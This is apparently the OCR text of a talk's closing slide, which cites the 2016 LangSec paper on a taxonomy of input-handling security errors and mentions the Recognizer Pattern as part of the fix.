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
See paper for more :)

"The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them",

Falcon Darkstar Momot, Sergey Bratus, Sven M. Hallberg, Meredith L. Patterson,
in IEEE SecDev 2016, Nov. 2016, Boston

http://langsec.org/papers/langsec-cwes-secdev2016.pdf

Part of a the solution: *Recognizer Pattern*



Thank you!

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